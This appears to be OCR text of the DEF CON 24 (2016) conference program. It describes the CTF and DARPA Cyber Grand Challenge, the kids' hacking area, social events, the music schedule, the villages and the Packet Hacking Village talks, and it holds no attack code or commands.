DEF CON Capture The Flag is the ultimate test of hacker skill. Teams qualify from contests all over the world to face off in a three day smackdown of never-before-seen binaries, extreme exploits, sophisticated strategies, and caffeine abuse. Only this time, it's different. DARPA's all-machine Cyber Grand Challenge is one of our qualifying contests, making this the first CTF with a state-of-the-art computer facing down fourteen teams of utterly ruthless hackers.

### NEW FOR 2016

The game itself is different this year. We're running a "consensus evaluation" game for the first time, which has some important differences from traditional attack-defense.


- Teams no longer have any control of the OS running their services: they give us binaries, firewall rules, and exploits, we schedule them to run in our environment, and return results to them. No more hunting for errant processes, cute virtualization tricks, sandboxing, or superman defenses.
- Patched binaries aren't just graded on functionality. We measure and score them for memory efficiency, speed, and size too.
- Patched binaries aren't kept secret. Every team can see, disassemble, exploit, and reuse other teams' binaries as their own.

### HOW TO COMPETE

DEF CON CTF has limited space for competitors, and teams can be qualified by winning the previous year, placing in previously-approved qualifying competitions online and around the world, or scoring well in our qualification event, held in May this year.

### THE CTF ROOM

Want to see what competing in Capture the Flag is like? Visit the CTF room, watch players analyze binaries, enjoy game visualizations, learn how autonomous competitors work, and check out how your favorite team is doing. Enjoy yourself, but please be respectful and don't interrupt hackers hard at work. If you have questions about CTF, talk with a member of Legitimate Business Syndicate. Competitors may be willing to talk if they're not engrossed in the game too.




We would not be able to run a successful competition if it wasn't for the skills, attitudes, and persistence of the CTF and DEF CON communities. Thanks to all CTF competitors and organizers around the world for letting us be a part of your community, and thanks to DEF CON organizers and goons for our fourth year in this exceptional venue.

Game announcements will be posted to https://twitter.com/legitbs_ctf. Scores will be available in the competition room. Final results will be announced at DEF CON closing ceremonies.



# ASYLUM VI

# røøtz

@ DEF CON

## A PLACE WHERE KIDS LEARN TO LOVE WHITE-HAT HACKING

LATEST SCHEDULE @ røøtz.org/2016-schedule

AUGUST 5 - 7, 2016
10:00 - 5:00
PARIS
1ST FLOOR

@r00tzasylum





Through Hands-On Workshops, Contests & Talks, Kids Learn Reverse Engineering, Soldering, Cryptography & How To Responsibly Disclose Security Bugs.










## WORKSHOPS / CONTESTS / TALKS

- Hacking & Robotics
- Defense/Offense Lab
- UFOs & Biohacking
- Social Engineering
- CryptoVillage
- Software Defined Radios
- Hacking Minecraft
- 3D Printing
- Soldering/Badges/Coding
- Hacker Jeopardy
- Junk Yard
- CTF & Much More!

**KIDS ONLY**
! no parents without kid supervision !

# MOVIE NIGHT

BALLY'S ARCADE CAFE

PARIS CHAMPAGNE TWO

PARIS CHAMPAGNE TWO

## THURSDAY

### THE MACHINE

start time 15:00 hours

In efforts to construct a perfect android killing machines in a war against China, UK scientists create a sentient cyborg.




### AUTOMATA

Jacq Vaucan is an insurance agent who investigates cases of robots violating their primary protocols against altering themselves.




## FRIDAY

### COLOSSUS-THE FORBIN PROJECT

start time 18:00 hours

To prevent war, the US government gives a supercomputer total control over nuclear missiles. Things do not go according to plan.




### THE MATRIX

A computer hacker learns from mysterious rebels about the true nature of his reality and his role in the war against its controllers.




## SATURDAY

### APPLESEED EX MACHINA

start time 12:00 hours

With Brialeos convalescing after a mission, Deunan is assigned a new and remarkably familiar partner as a strange wave of terrorist attacks plague Olympus.




### EX MACHINA

A young programmer is selected to participate in a ground-breaking experiment in synthetic intelligence by evaluating the human qualities of a breath-taking humanoid A.I.








# EVENTS

## FRIENDS OF BILL W. MEETUP




Vegas is a lot of fun, but it can also be just a lot. Too much, even, if you're trying to keep the horizon level in your windscreen. If you're a friend of Bill W joining us for DEF CON 24, please know that we have meetings at noon and five p.m., Thursday through Sunday at 'The Office' on the 26th floor of the Bally's Tower. Drop by if you need to touch base or just want a moment of serenity. We'll be there. (Office on 26th floor is next to Skyview 4, at the end of the hall.)

## CYCLEOVERRIDE DEF CON BIKE RIDE

www.cycleoverride.org

At 6am on Friday, the @cycle_ override crew will be hosting the 6th DEF CON Bikeride. We'll meet at a local bikeshop, get some rental bicycles, and about 7am will make the ride out to Red Rocks. It's about a 15 mile ride, all downhill on the return journey. So, if you are crazy enough to join us, get some water, and head over to cycleoverride.org for more info. See at 6am Friday! @jp_bourget @gdead @heidishmoo. Go to cycleoverride.org for more info.

## BE THE MATCH

BE THE MATCH®

Be part of the coolest Bio-hack and help save lives at the same time! Visit the Be the Match booth at DEF CON and join the registry that helps patients in need of a stem cell transplant.

The registration drive has been at DEF CON since 2010, and has resulted in matches between DEF CON attendees and patients stricken with blood cancers! Come find out how you can help, and meet with donors that are happy to answer any questions you might have regarding the donation processes.

## DEAF CON

DEAF CON

DEAF CON's mission is to encourage many deaf and hard of hearing (HH) hackers to attend DEF CON, help provide these hackers with partial or full services, and provide a place for deaf/HH hackers to meet up and hang out.

The meet up is an unofficial DEF CON event and open to everyone who would like to attend. We also provide American Sign Language interpreters funded by independent donations. If you would like to use our interpreting services please follow us on twitter @_DEAFCON_ for information about where our interpreters will be during the con.

*DEAF CON is not associated with the CART services provided in the Speaker tracks.*

## DEFCON SHOOT

DEF CON SHOOT

The DEF CON Shoot is an opportunity to see, handle, and shoot some of the guns belonging to your friends while taking pride in showing and firing your own steel, as well, in a relaxed and welcoming atmosphere.

Taking place in the 24 hours leading up to DEF CON out in the Nevada desert, the Shoot encompasses lots of live fire time underneath tent canopies to shield us from the sun along with mini-talks, food and drink, and even camping overnight.

Jump on the DEF CON forums to find out just how easily you can attend and be a part of all the high-caliber fun!

## DRONE CLUB

sequoia DRONE CLUB

Sequoia is back for a second year presenting Drone Club! These ARE the drones you've been looking for...

Come participate in head to head drone races between two identically sized Hubsan X4 drones inside of a protective arena. Drones race each other through an obstacle course, confronted with multiple size and shape challenges. Competition will initially be seeded based upon a ticket given at the door to each person agreeing to the terms below. Participants will compete for prizes such as T-shirts, water bottles and other shwag.

Participants can bring their own Hubsan X4 or Blade NanoQX drone (no models over half a pound will be allowed). Each drone may be modified in any fashion to include FPV systems. Mods to the propellers will be allowed (but still, no razor blades or other flesh slicing upgrades). Hacking the main board is encouraged, and batteries may be modified to provide an advantage in the race. However, managers of the space have unequivocal rights to reject any drone entry, either by physical appearance or by additional weight - although footage from FPV or onboard cameras will be highly beneficial and social engineering efforts to sway management will be recorded for future mocking and/or publication. No attacking the opponent's body during a battle, by kamikaze-style tactics or other intentional kinetic means.

All spectators and participants must sign a waiver to protect the hotel(s), DefCon, and our sponsors. No spectator shall enter the netted arena during an actual battle. Only operators of the actual drone during a race may enter the protective netting, and will be required to wear eye protection. The hotels, DefCon, and sponsors are also not responsible for any damage to personal drones due to participating in this event.

At least one of the obstacles will be Ricky Hill's (DC21) DJI Phantom, equipped with carbon fiber blades, hovering in front of a make-shift goal, challenging the opponent's smaller drone to make it past the churning rotors of death unscathed.

Hak5 will be joining us again this year, but this time as a sponsor! Darren, Shannon and crew will be bringing the Cube of Death, a 4 foot lucite box within which Drones will compete in one-on-one, or four-on-four free for alls! Four Drones go In, One comes Out!!

# EVENTS

So keep your eyes open for announcements in the official DEF CON literature or our Twitter feed (@DroneWarzClub).

## HACKER JEOPARDY TRIALS

Do you have what it takes to be a Hacker Jeopardy contestant? Grab two of your buddies and haul ass down to the contest stage to experience a lightning round trial (no daily doubles, or beer) to validate your skills as a potential team BEFORE we let you on the big stage.

LOCATION: Contest & Event (C&E) Area Stage

Dates: Friday 5 August and Saturday 6 August

Times: 10:00 a.m. -12:00 p.m.; 2:00 p.m. - 4:00 p.m.

## HACKER KARAOKE

HACKER KARAOKE

Come in and relax, watch and sing your favorite songs. Do you like music? Do you like performances? Want to BE the performer? Well trot your happy ass down to the 8th Annual Hacker Karaoke, DEFCON's on-site karaoke experience. You can be a star, or if you don't want to be a star, you can also take pride in making an utter fool of yourself.

## HAM RADIO EXAMS - BROUGHT TO YOU BY DC408

dc 408

Do you know your USB from your LSB? RACES vs ARES? Just don't fret if you can't copy CW because that's no longer on the test. Can you think of a better place to get your Amateur Radio license or upgrade than at DEF CON? Neither can we.

Ready to pass the exam? Tests run in Skyview 2 from:

Friday 1pm - 6pm

Saturday 10am - 6pm

Need just a little more time to study? Keep an eye on dc408.com/hamradio.html for possible schedule updates.

Meet us at Skyview 2 with $15 cash, your ID, your FRN and a test slot can be yours with no reservation required. If upgrading or have an expired license bring a copy of your license. Questions? Email us at hamtest@dc408.com! ARRL VE? Bring your VE ID and come help us! We can't wait to give you your exclusive DEF CON 24 Ham Radio licensee memento for passing your test at DEF CON. While supplies last, first come first serve.

## LAWYER MEETUP

If you're a lawyer (recently unfrozen or otherwise), a judge or a law student please make a note to join your host Jeff McNamara at 6pm on Friday, August 5th for a friendly get-together, followed by dinner/drinks and conversation.

Friday 1800 - Club 22 (22nd floor Bally's Indigo Tower)

## MOHAWK-CON




Mohawk-Con continues this year, come early to be the fashionista of the DEF CON Ball. Charitable event to support EFF & Hackers For Charity, get a cool new hawk in support of the causes that matter to you.

## QUEERCON

Mixers: Thursday - Sunday, 4p @ Queercon Suite

Queercon Pool Party - Friday 8p to 3a @ Bally's Pool

In Vegas 13 is a lucky number and Queercon is back for it's 13th year promoting diversity among all DEF CON attendees, Queercon is open to anyone LGBTQ and our friends and allies. The QC Suite is open all day to lounge and meet other people along with other events at 4pm every day of the conference don't miss the Queercon Mixer where you can meet new people, trade stories, and enjoy our staffed cocktail bars. Open to everyone, no DEF CON badge required.

QC13 POOL PARTY: A not to be missed party with some of the best international DJ's spinning until 3am. Doors open 8pm at the Bally's Hotel pool. The bars will be pouring, no DEF CON badge required, and as usual the pool will be OPEN so be ready to get Wet.

Where is the Queercon Suite? What other activities are going on with Queercon check out queercon.org, our mobile app, Facebook or Twitter to get all the updated details.

## SE PODCAST LIVE

The SEPodcast. Going on our 7th year of doing the podcast live from DEF CON, join us and the cast of the podcast for another amazing live show.

## DEF CON SHORT STORY CONTEST

Short Story Contest at DEF CON 24

Run entirely online on the https:forums.defcon.org and completing months BEFORE con begins, to participate you must have an account on the forums and follow the contest Twitter account @dcshortstory. Submission guidelines are outlined in "Da Rules" on the forums.

First place receives (2) Human badges, Second place receives (1) Human badge, and by People's Choice poll, one author receives (1)Human badge as well! All stories, regardless of placement, are included as a file on the official DEF CON swag DVD and the winners listed in the official DEF CON schedule pamphlet. Rules, stories and polls are posted on the forums.defcon.org each year!

This contest is no joke, so if you choose to try your luck at pen to paper, take it seriously, and write the best that you can write to the theme presented in the rules. This contest was begun by Nikita, bequeathed to Eris and is introducing FrozenFOXX and Princess Leah as event co-planners.

We receive high quality writing, more stories every year and the competition is fierce and world wide! So pick up your quill, your stylus, your typewriter or tablet and dazzle our mind's eye!! Submit soon but don't submit often, submit perfection instead! Good luck!

DEFCON 24 Creative Writing Short Story Contest winners!

1st: Consumed by Tyler Rosonke

2nd: Alice by Avi Zajac

People's Choice: Backup by Leah Thompson

# DARPA CGC

DARPA's Cyber Grand Challenge (CGC) is a Capture-the-Flag competition that pits autonomous computers against one another; no humans allowed. Out of more than 100 registered participants, seven have created computer systems that placed highest during a qualification event, then passed a series of trials to earn the right to compete in the CGC Final Event (CFE).

The autonomous participants competing in the CFE are known as Cyber Reasoning Systems (CRS). These systems are rooted in decades of program analysis, vulnerability discovery, patch creation, and network intrusion detection research and practice. Groups forged from academia, industry, and the hacker community have been working tirelessly for more than two years designing and building these reasoning systems to compete autonomously in Capture-the-Flag.

Like any CTF, bug hunting is the core of the competition. Once found, bugs can be fixed, and vulnerabilities in opponent software can be proven. Of course, this process is quite complex, and in CGC, high-performance computers will reverse-engineer unknown binary software, author novel IDS signatures, probe the security of opponent software, and field defended services with machine-generated patches and defenses.

DARPA's proving ground for computer security automation is modeled on traditional CTF contests that were pioneered by the hacker community right here at DEF CON. CGC isn't just modeled on DEF CON CTF; it's built by a community that has been part of designing, hosting, playing, and often winning the biggest CTF in the world. The CGC architecture team counts amongst its members several multi-year DEF CON CTF champions and contest organizers from 2008-2012. Also, the challenge software that machines must solve has been written by three teams filled with DEF CON CTF winners past, allowing them to write software targeted at the cutting edge of reverse engineering competition. Many participants in the Challenge have coupled cutting-edge academic research teams with DEF CON CTF players, and the CGC announcing team contains builders of the contest past and present.

What does DEF CON CTF make of all this? This year, DEF CON's CTF organizers have challenged the winning CGC computer to take a seat at the table on the CTF floor and compete against the top hackers in the world.

The free CGC Final Event is on August 4th in the Paris Ballroom. From 5-8 PM, live announcers, and never-before-seen visualizations await.




### CGC DATA

Aug 4, 5pm-8pm
Paris Ballroom

1st Place: $US2,000,000
2nd Place: $US1,000,000
3rd Place: $US750,000

Awards: Aug 5, 10AM
Paris Rivoli Ballroom

HOW WOULD YOU FARE AGAINST THE MACHINES? DEF CON ATTENDEES HAVE A CGC TOOLKIT ON THEIR DEF CON DVD THAT ALLOWS AUDIENCE MEMBERS TO FOLLOW ALONG AND TEST THEIR SKILLS AGAINST THE SEVEN CGC FINALISTS.

# MUSIC

BERLIN · INFORMATION SOCIETY · DIRTY PHONICS · dualcore · zëe

## AUG 4
### THURSDAY
2000-0200

**WELCOME TO DEF CON**

MAIN STAGE

METROGNOME: FALKOTRONIK
DJ %27
ZACKBARBIE
ALIKAT
VJ G. ALBA
DJ STEALTH DUCK

NAPOLEON'S

TO BE ANNOUNCED

CHECK DEFCON.ORG AND @DEFCON FOR UPDATES



## AUG 5
### FRIDAY
2000-0200

**EDM NIGHT**

Bouts, boops and load, sweaty transcendence. Let's get those hands in the air, shall we?

MAIN STAGE

SKITTISH AND BUS
NINJULA
MISS JACKALOPE
ZEBBLER ENCANTI EXPERIENCE
DIRTYPHONICS
YT CRACKER
DUALCORE

NAPOLEON'S

SECTOR-X
DJ PAUL ROBB
RICHARD CHEESE
DJ HARSHMELLOW
DJ FALKOTRONIK
RICHARD CHEESE

## AUG 6
### SATURDAY
2000-0200

**EIGHTIES NIGHT**

Eighties music is more alive than ever. You're soaking in it right now!

Electronic dance pioneers Berlin and Information Society are here to show you why.

MAIN STAGE

DJDEAD
DJ CALLUM MCGOWAN
CTRL/RSH
INFORMATION SOCIETY
BERLIN
DJ MANILA ICE



# HACKER JEOPARDY XXII

GOOD FRIENDS · GOOD TIMES · NULL Beer and Ale · GOOD BEER

!



FRI 08.05.16·SAT 08.06.16

20:00 TRACK 1

DON'T FUCK IT UP

01000010 01000101 01000101 01000110 00100000
01010100 01001000 01001001 01000101 01000110

# VILLAGES

## BIOHACKING VILLAGE

It is adequate that the motto for DEF CON 24 is "Rise of the Machines". The BioHack Village is created by people interested in the science of do-it-your-self biology. What characterizes biohacking are the end goals and consequent optimization of activities to achieve those goals. An activity is a biohack when it is carried out not primarily for its own sake, but instead to extract from it some enhancement to our raw abilities, specific skills, overall health, or well-being.

## CAR HACKING VILLAGE

Car Hacking Village will consist of several Hands-On Learning Zones.

Anti-lock Brake Zone will demonstrate how to get physical access to vehicle controllers and wires by removing panels and bolts.

Buck Hacking Zone will allow visitors to open hack vehicle controllers and vehicle systems on a Buck (system on a bench). Hardware and computers will be provided.

Turbo Talks Zone aims to teach visitors about specifics of vehicle networks and hardware. These will be drop-in sessions of 15-30 minutes in length.

A/C Chill Zone is a great place to meet the Village personnel one-on-one and discuss more specific subjects related to Car Hacking.

OEM Zone aims to have an interaction between the OEMs/Suppliers and its users.

Car Hacking Village Badge Zone where you can hack and learn about the our REALLY Cool Badge.

## CRYPTO AND PRIVACY VILLAGE

At the Crypto & Privacy Village you can learn how to secure your own systems while also picking up some tips and tricks on how to break classical and modern encryption. The CPV features workshops and talks on a wide range of crypto and privacy topics from experts. We'll also have an intro to crypto talk for beginners, some crypto-related games, a key-signing party, and other TBD awesomeness.

## HARDWARE HACKING VILLAGE

"The Hardware Hacking Village was conceived around DC16 to bring the complexity of hardware hacking to the people. Over the years, it has stuck around and, this year, it continues to bring: community soldering stations for electronic badges and kits, hardware related contests and talks, workshops, hands-on teaching, and the passion to keep the hardware hacking community thriving. Come to learn, hack, be passionate, and void some warranties with us."

## IOT VILLAGE

Organized by security consulting and research firm Independent Security Evaluators (ISE), The IoT Village™ delivers thought leadership advocating for security advancements in Internet of Things (IoT) devices. The village consists of workshops on hacking numerous off-the-shelf devices (e.g. medical devices, home appliances, routers, and storage devices), live educational talks and a variety of contests.

VILLAGE AREA

At the village, there will be devices that can be connected to wirelessly and wired, where participants can seek guidance and/or advice from ISE security analysts.

The village will promote a high level of collaboration which could include helping out participants or giving tutorials on past and current exploits. This would make for a more energetic and educational environment.

WORKSHOP

The workshop will be facilitated by the elite group of security researchers and consultants at ISE. The workshop will give live demonstrations on how to hack off-the-shelf devices within the Internet of Things.

CROWDSOURCED TALKS

The talk track will be opened to the all attendees at DEF CON 24; it will be a first come, first serve type of track. Attendees who wish to speak can submit their talks early to reserve a timeslot or can simply show up to the village. All talks must be approved by the IoT village committee before an attendee can give their presentation.

Talks should be relevant to the Internet of Things, no product or service pitches. Talks can range from 20 to 50 minutes, aiming to spark interaction with the audience, provoke conversation, and solicit questions and feedback.

## LOCKPICK VILLAGE

Want to tinker with locks and tools the likes of which you've only seen in movies featuring police, spies, and secret agents? Then come on by the Lockpick Village, run by The Open Organisation Of Lockpickers, where you will have the opportunity to learn hands-on how the fundamental hardware of physical security operates and how it can be compromised.

The Lockpick Village is a physical security demonstration and participation area. Visitors can learn about the vulnerabilities of various locking devices, techniques used to exploit these vulnerabilities, and practice on locks of various levels of difficultly to try it themselves.

Experts will be on hand to demonstrate and plenty of trial locks, pick tools, and other devices will be available for you to handle. By exploring the faults and flaws in many popular lock designs, you can not only learn about the fun hobby of sportpicking, but also gain a much stronger knowledge about the best methods and practices for protecting your own property.



## SOCIAL ENGINEER VILLAGE

The Social Engineering Village is your stop for all things social engineering.

Thursday we are running Mission SE Impossible. Part spy mission, part gringo warrior challenge, part SE - blended, heated and poured into a new mold for this year. Limited space and sign up is onsite.

The SECTF is back for its 7th year and ready to take on.... you will have to come and see which industry is the target this year.

The SECTF4Kids is keeping to the DEF CON theme of RISE OF THE MACHINES and will challenge your children in ways we never have used in previous years.

The official Human Track for DEF CON. Friday and Saturday evenings we convert the SECTF room into a place to listen to all SE speeches from 4pm to 9pm.

The SEPodcast. Going on our 7th year of doing the podcast live from DEF CON, join us and the cast of the podcast for another amazing live show.

## TAMPER-EVIDENT VILLAGE

"Tamper-evident" refers to a physical security technology that provides evidence of tampering (access, damage, repair, or replacement) to determine authenticity or integrity of a container or object(s). In practical terms, this can be a piece of tape that closes an envelope, a plastic detainer that secures a hasp, or an ink used to identify a legitimate document. Tamper-evident technologies are often confused with "tamper resistant" or "tamper proof" technologies which attempt to prevent tampering in the first place. Referred to individually as "seals," many tamper technologies are easy to destroy, but a destroyed (or missing) seal would provide evidence of tampering! The goal of the TEV is to teach attendees how these technologies work and how many can be tampered with without leaving evidence.

## WIRELESS VILLAGE

The Wireless Village is a group of experts in the areas of information security, WiFi, and radio frequency with the common purpose to teach the exploration of these technologies with a focus on security. We focus on teaching classes on Wifi and Software Defined Radio, presenting guest speakers and panels, and providing the very best in Wireless Capture the Flag (WCTF) practice to promote learning.

The Wireless Village plans to hold a Wireless Capture the Flag (WCTF) contest during DEF CON 24.

We cater to those who are new to this game and those who have been playing for a long time. Each WCTF begins with a presentation on How to WCTF. We also have a resources page on our website that guides participants in their selection of equipment to bring.

Keep an eye on @wctf_us and @WIFI_Village for details.

LINKS:

Check out our website for tools, what you need, and what to do. Enjoy your journey.

http://wctf.us and http://wirelessvillage.ninja

We have a number of people who support the Village and staff BIOs are shown on our website.

http://www.wirelessvillage.ninja/crew.html

## DATA DUPLICATION VILLAGE




HERE IS HOW IT WILL WORK

DEF CON will provide a core set of drive duplicators as well as content. It will be a first come, first served situation. Bring and label your 6TB SATA blank drives, and put them in the queue for the data you want and 14 hours later it is ready for pick up.

START EARLY!

The first batch will happen Thursday evening, so if you want in come by the event area. While it will be closed to everyone for setup there will be a table where you can drop off drives between 6pm and 7pm.

LOCATION

The village is in the contest and events area in a room along the wall to your right as you enter the space. Look for the sign.

WHAT TO BRING

6TB SATA3 new drive(s) - If you want a full copy of everything you will need three. Western Digital RED drives are to be AVOIDED. Any data you want to contribute to be shared, in USB, HDD, or DVD format.

THE DATA DUMP

Here is what we are planning to make available:

6TB drive 1-3: All past hacking convention videos that DT could find, plus video collections from popular YouTube channels, and other sources.

6TB drive 2-3: freerainbowtables.com hash tables (1-2) 6TB drive 3-3: GSM A5/1 hash tables plus remaining freerainbowtables.com

data (2-2)

WANT TO ADD TO THE DATA DUMP?

It's not too late. Know of a collection you want included? A repository you want mirrored? Post here with a link and I'll let you know if it makes it on the drive.

HOW IT WORKS

Label your drive(s) with your name, which collection number you want on it, how to contact you, and then check it in. It will be put in the queue for duplication on a first come - first served basis. Bring your own drive duplicators and help share the data for more people.

Hang out, make friends!

NOTES

Duplicating a 6TB (About 5.46 usable) drive at ~110 Megabytes a second comes out to about 13.8 hours.




# PACKET HACKING VILLAGE

**Friday 10:00 a.m.** *(opening ceremony at 10:10 a.m.)*
**Saturday 9:00 a.m.**
**Sunday 10:00 a.m.** *(closing ceremony at 2:10 p.m.)*
**Location: Packet Hacking Village 26th Floor!!!**

***The Packet Hacking Village*** is where the action is, and where the blue team is boss! You'll find exciting events, live music, competitions with awesome prizes, and tons of giveaways. The PHV welcomes all DEF CON attendees and there is something for every level of security enthusiast from beginners to those seeking a black badge. This village was created to help enlighten attendees via education and awareness with a slightly more defensive focus. ***Wall of Sheep*** gives attendees a friendly reminder to practice safe computing by using strong end-to-end encryption.

***Wall of Sheep Speaker Workshops*** delivers high quality content for all skill levels. ***Packet Detective*** offers hands-on exercises to help anyone develop or improve their Packet-Fu. ***Wi-Fi Sheep Hunt*** is an exciting wireless competition where anything wireless goes and catching sheep is the goal. New this year, ***Sheep City*** is a collection of everyday devices available for you to hack. ***WoSDJCo*** has some of the hottest DJ's at con spinning live for your enjoyment. Finally... ***Capture the Packet***, the ultimate cyber defense competition that has been honored by DEF CON as a black badge event for five of the six years of it's run.




## WALL OF SHEEP

An interactive look at what could happen if you let your guard down when connecting to any public network, ***Wall of Sheep*** passively monitors the DEF CON network looking for traffic utilizing insecure protocols.

Drop by, hang out, and see for yourself just how easy it can be! Most importantly, we strive to educate the "sheep" we catch, and anyone else interested in protecting themselves in the future. We will be hosting several 'Network Sniffing 101' training sessions using *Wireshark, Ettercap, dsniff,* and other traffic analyzers.

## WALL OF SHEEP SPEAKER WORKSHOPS

Back for a fourth year, we continue to accept presentations focusing on practice and process and emphasizing defense. Speakers will present talks and training on research, tools, techniques, and design, with a goal of providing skills that can be immediately applied during and after the conference.

Our audience ranges from those who are new to security, to the most seasoned practitioners in the security industry. Expect talks on a wide variety of topics for all skill levels.

***Updated schedule available at: https://wallofsheep.com/pages/dc24***




## CAPTURE THE PACKET "CTP"


The time for those of hardened mettle is drawing near; are you prepared to battle? Compete in the world's most challenging cyber defense competition with a newly revamped **UI** and an improved ladder system based on the **Aries Security** training simulator.

In order to triumph over your competitors, contestants must be well rounded, *like the samurai*. Tear through the challenges, traverse a hostile enterprise class network, and diligently analyze what is found in order to make it out unscathed. Not only glory, but prizes await those that emerge victorious from this upgraded labyrinth.

*The Dark Tangent* has asked that we extend your time in the labyrinth and this has caused the difficulty of challenges to be amplified, so only the best prepared and battle hardened will escape the crucible. Follow us on Twitter or Facebook (links below) to get notifications for dates and times your team will compete, as well as what prizes will be awarded.

Teams consist of up to 2 players and can register at the ***CTP*** table in the ***Packet Hacking Village.***

/wallofsheep @wallofsheep








## WIFI SHEEP HUNT

*Help! Some of our sheep got out of the barn!!!* Do you have the skills necessary to track them down and get them back in?

This challenge is open to all skill levels, and has something for everyone! So swing by, break out your RF gear, and start looking for transmitting signals... If it can transmit RF, it is probably part of the challenge.

Register and obtain contest instructions and preliminary clues at the ***Wi-Fi Sheep Hunt*** table or the ***Packet Hacking Village Info Booth***.




## PACKET DETECTIVE

***Are you interested in learning the art of network analysis, sniffing, or forensics?***

***Do you want to understand the techniques people use to tap into a network, steal passwords and listen to conversations?***

If you answered yes to any of those questions, then ***Packet Detective*** is for you! For well over a decade the ***Wall of Sheep*** has shown people how important it is to use end-to-end encryption to keep sensitive information private (i.e. your password).

Using a license of the world famous ***Capture The Packet*** engine from ***Aries Security***, we have created a unique way to teach hands-on skills in a controlled real-time environment.

Join us in the ***Packet Hacking Village*** to start your quest towards getting a black belt in Packet-Fu.





## SHEEP CITY

Come attempt to hack our ***Sheep City***! It's comprised of the sort of everyday devices found in your home or office, waiting to be turned against you at any moment.

All devices have some sort of RF based communications capability, so bring your arsenal of tools. And remember... you can't spell "idiot" without IoT!

Visit the ***Packet Hacking Village*** on Bally's 26th floor to enter the challenge and obtain the rules.






## OPENING CEREMONY

(Friday, 10:10 - 11 AM)

## PRESENTING SECURITY METRICS TO THE BOARD / LEADERSHIP

Walt Williams

(Friday, 11:10 AM - 12:00 PM)

The board of directors and corporate leadership is not interested in how many attacks your firewall has blocked, and frankly, that is not a metric, that is a measure. Difference between metrics and measurements, how metrics are constructed, and the kinds of metrics the board of directors are interested in will be discussed. In other words, how to identify how to align security metrics with business goals and objectives. The use of frameworks such as ISO 27004 to construct metrics, the pragmatic framework and its uses will also be discussed.

## DECEIVE AND SUCCEED: MEASURING THE EFFICIENCY OF A DECEPTION ECO-SYSTEM IN POST-BREACH DETECTION

Omer Zohar
Head of Research at TopSpin Security

(Friday, 12:10 - 1:00 PM)

